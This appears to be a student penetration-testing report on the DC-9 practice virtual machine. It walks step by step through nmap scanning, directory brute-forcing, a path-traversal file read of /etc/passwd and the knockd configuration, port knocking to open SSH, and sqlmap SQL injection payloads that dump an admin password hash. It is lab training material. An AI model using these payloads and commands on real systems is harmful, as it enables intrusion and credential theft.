

Digital Egypt Pioneers Initiative

Penetration Testing & Vulnerability Assessment



Penetration Testing Process on DC-9 Machine

Graduation Project Report



Under the supervision of

Our esteemed Instructor

Marina Hany Assad

Submitted by
MEYA HACKTIVISTS

Muhammad Abdullah El-Sabbagh

Yousef Ashraf Abdullah

Ebrahim Magdy Maghawry

Ali El-Sayed Ragab

Table of Contents

1. Executive Summary	2
2. Methodology.....	3
2.1. Reconnaissance.....	3
2.2. Scanning & Vulnerability Assessment	7
2.3. Exploitation & Gaining Access	15
2.4. Maintaining Access & Privilege Escalation...	16
2.5. Post-Exploitation & Lateral Movement	21
3. Findings.....	22
4. Recommendations	23
5. Appendix	24
6. References	25

1. Executive Summary

This penetration test was conducted on **DC-9**, a Linux-based virtual machine. The goal was to identify security weaknesses, exploit them to gain unauthorized access, and escalate privileges to obtain full root control of the system. The test focused on identifying both technical vulnerabilities and demonstrating real-world exploitation techniques.

The test identified several critical vulnerabilities, including **SQL injection, Local File Inclusion (LFI), weak password policies, and misconfigured sudo privileges**, which allowed privilege escalation to root. This report details each finding, provides step-by-step exploitation methodologies, and offers a range of technical and strategic remediation recommendations to enhance the overall security of the target system.

2. Methodology

This section outlines the methodology followed during the penetration test, focusing on the entire infrastructure, including the network, services, and applications.

2.1. Reconnaissance

- **Network Scanning:** using **Nmap** to discover the IP address of the targeted machine.

Command and Result:

```
(root@kali)-[~]
# nmap -sn 192.168.253.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 15:34 EDT
Nmap scan report for 192.168.253.1 (192.168.253.1)
Host is up (0.0014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.253.2 (192.168.253.2)
Host is up (0.00049s latency).
MAC Address: 00:50:56:FD:75:0E (VMware)
Nmap scan report for 192.168.253.132 (192.168.253.132)
Host is up (0.0015s latency).
MAC Address: 00:0C:29:D9:49:D8 (VMware)
Nmap scan report for 192.168.253.254 (192.168.253.254)
Host is up (0.00028s latency).
MAC Address: 00:50:56:F9:0B:5C (VMware)
Nmap scan report for 192.168.253.129 (192.168.253.129)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 26.24 seconds
```

- For additional information, for NAT network, the accessible IP addresses are broken using the conventions shown in the tables below, where <net> is the network number designated to the NAT network. VMware Workstation uses a Class C address for NAT networks, at all times. This could help you understand how VMware configures the IP addresses.

Address Use on a NAT Network		
Range	Address use	Example
<net>.1	Host machine	192.168.0.1
<net>.2	NAT device	192.168.0.2
<net>.3-<net>.127	Static addresses	192.168.0.3-192.168.0.127
<net>.128-<net>.253	DHCP-assigned	192.168.0.128-192.168.0.253
<net>.254	DHCP server	192.168.0.254
<net>.255	Broadcasting	192.168.0.255

- Accordingly, where the IP address of our Kali id 192.168.253.129, the IP address 192.168.253.132 is for our targeted machine.

- **Nmap Scan:** The initial scan identified two ports:


- Port 22 (SSH) is filtered (Filtered means that a firewall or other barrier is blocking the port so that Nmap cannot tell whether it is open or closed)
- Port 80 (HTTP) is opened (running an Apache vulnerable server)

These services were further analyzed for potential vulnerabilities.


Scan Results:

```
(root@kali)-[~]
# nmap -sV -Pn --script vuln 192.168.253.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 00:50 EDT
Nmap scan report for 192.168.253.132 (192.168.253.132)
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.253.132
|   Found the following possible CSRF vulnerabilities:
|
|       Path: http://192.168.253.132:80/search.php
|       Form id:
|       Form action: results.php
|
|       Path: http://192.168.253.132:80/manage.php
|       Form id:
|       Form action: manage.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.4.38:
|       FF2EF58E-53AA-5B60-9EA1-4B5C29647395    10.0    https://vulners.com/github
|       C94CRDF1-4CC5-5C06-9D18-23CAB216705F    10.0    https://vulners.com/github
```

- **Checking the webpage:**



- Display All Records menu tap shows a list of users, that are staff of this company, including a Systems Administrator.



- **Web Application:** Using **Dirbuster** to enumerate directories on the web server revealed several potentially vulnerable directories.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads Thre... ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Dirbuster result:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.253.132:80/

Scan Information Results - List View: Dirs: 5 Files: 11 Results - Tree View Errors: 0

Type	Found	Response	Size
File	/index.php	200	1091
File	/search.php	200	1266
File	/welcome.php	302	282
File	/results.php	200	1231
File	/display.php	200	3136
File	/manage.php	200	1626
File	/logout.php	302	282
File	/addrecord.php	302	282
File	/css/style.css	200	1461
File	/config.php	200	147
File	/session.php	302	282
Dir	/	200	1089
Dir	/icons/	403	450
Dir	/css/	200	1121

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 4485, (C) 4 requests/sec

Parse Queue Size: 0

Total Requests: 2646558/2646582

Current number of running threads: 200


Time To Finish: 00:00:06

DirBuster Stopped


- We have found many files such as: /search.php, /manage.php, /welcome.php, and other files and directories that we could go through each of them in the next steps.

2.2. Scanning & Vulnerability Assessment

- Here we went through each of the files and directories found with **DirBuster** and guess what! We have found that the `/welcome.php` shows us as logged-in with an admin account, and **an error message**.



- So, we try the **Local File Inclusion (LFI) vulnerability**. Let's try with the path Traversal: `192.168.253.132/manage.php?file=../../../../../../../../etc/passwd`.



- And it seems to work and brings us to that screen with the content of `/etc/passwd` file.
It is time to analyze the error, as we might find a lot of information here.


- Also, we went through `/proc/sched_debug`. It shows well interpreted info per CPU. It even prints out the list of runnable tasks on each CPU as shown:

- We have found that a port-knock server is running (“knockd” is a port-knock server. Port knocking works by configuring a service to observe firewall logs or packet capture interfaces for connection attempts. If a specific sequence of predefined connection attempts (or “knocks”) are made, the service will modify the firewall rules to open up connections on a certain port.)

Those ports are opened on demand if — and only if — the connection request provides the secret knock.

We had the SSH port that was filtered, let’s try that one.

We need to find the secret knock now. As part of the configuration for knocking, the server should have `/etc/knockd.conf` configuration file.



We have the required sequence, which is 7469, 8475, 9842. Now we need to knock the port from our Kali.

```
File Actions Edit View Help
(kali@kali)-[~]
$ knock -v 192.168.23.146 7469 8475 9842
hitting tcp 192.168.23.146:7469
hitting tcp 192.168.23.146:8475
hitting tcp 192.168.23.146:9842

(kali@kali)-[~]
$ nmap -sS -sV -T4 -f -sC 192.168.23.146
You requested a scan type which requires root privileges.
QUITTING!

(kali@kali)-[~]
$ sudo nmap -sS -sV -T4 -f -sC 192.168.23.146
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 02:26 EEST
Nmap scan report for 192.168.23.146 (192.168.23.146)
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|_ 2048 a2:b3:38:74:32:74:0b:c5:16:dc:13:de:cb:9b:8a:c3 (RSA)
|_ 256 06:5c:93:87:15:54:68:6b:88:91:55:cf:f8:9a:ce:40 (ECDSA)
|_ 256 e4:2c:88:da:88:63:26:8c:93:d5:f7:63:2b:a3:eb:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Example.com - Staff Details - Welcome
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:DD:9D:28 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.97 seconds

(kali@kali)-[~]
$
```

- And it worked, the port SSH is open now ^^.


- **Now** we need a username and password to get into the SSH and connect.

We try to use a **SQL Injection** payload, but we didn't get any results. Let's use **Burp Suite** and try to analyze what happens to find a SQLi Vulnerability.



- The result shows us a **POST request**. We saved this request for the next steps.

- Now Automated SQL injection was performed using **SQLMap** to extract credentials from the database). Using the request from **Burp Suit** and writing the command `sqlmap -r burp.txt`



```

(kali@kali)-[~]
$ sudo sqlmap -r Dc.req --batch --dbs
[sudo] password for kali:
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 03:29:25 /2024-10-04/

[03:29:25] [INFO] parsing HTTP request from 'Dc.req'
[03:29:25] [INFO] resuming back-end DBMS 'mysql'
[03:29:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=ebrahim' AND (SELECT 8688 FROM (SELECT(SLEEP(5))))LTED) AND 'TDCE'='TDCE

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=ebrahim' UNION ALL SELECT CONCAT(0x71766b7171,0x68464c4d596255677a6f66565a69534142785266764f776f4a79466
c734a696653706b5a74686869,0x716a7a6271),NULL,NULL,NULL,NULL,NULL -- -

[03:29:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[03:29:25] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users
  
```

- The search parameter has a SQL injection vulnerability. We need to dump interesting information from the database.
- Using this command `sqlmap -r burp.txt -dbs` we found that there are 3 available databases:
available databases [3]:
[*] information_schema
[*] Staff
[*] users
- Find the tables name of a particular DATABASE
- We will further try to identify the tables present inside a particular DB.

- For Database = "Staff":

```
(kali@kali)-[~]
$ sqlmap -r Dc.req --batch -D "Staff" --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:40:08 /2024-10-04/

[03:40:08] [INFO] parsing HTTP request from 'Dc.req'
[03:40:08] [INFO] resuming back-end DBMS 'mysql'
[03:40:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=brahim' AND (SELECT 7674 FROM (SELECT(SLEEP(5)))VJRB) AND 'LzXX'='LzXX

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=brahim' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7a71,0x5163544d41514a6378794557516976644970636b766e34961716b775354436376574944b557875,0x717a7a7871)-- -

[03:40:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[03:40:08] [INFO] fetching tables for database: 'Staff'
Database: Staff
[2 tables]
+-----+
| StaffDetails |
| Users        |
```

- For Table = "Users":

```
(kali@kali)-[~]
$ sqlmap -r Dc.req --batch -D "Staff" -T "Users" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:47:21 /2024-10-04/

[03:47:21] [INFO] parsing HTTP request from 'Dc.req'
[03:47:21] [INFO] resuming back-end DBMS 'mysql'
[03:47:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=brahim' AND (SELECT 7674 FROM (SELECT(SLEEP(5)))VJRB) AND 'LzXX'='LzXX


  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=brahim' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7a71,0x5163544d41514a6378794557516976644970636b766e34961716b775354436376574944b557875,0x717a7a7871)-- -

[03:47:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[03:47:21] [INFO] fetching columns for table 'Users' in database 'Staff'
[03:47:21] [INFO] fetching entries for table 'Users' in database 'Staff'
[03:47:21] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [y/n/q] y
[03:47:21] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[03:47:21] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[03:47:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[03:47:21] [INFO] starting 4 processes
[03:47:46] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+-----+-----+-----+
| UserID | Password | Username |
+-----+-----+-----+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+-----+-----+-----+

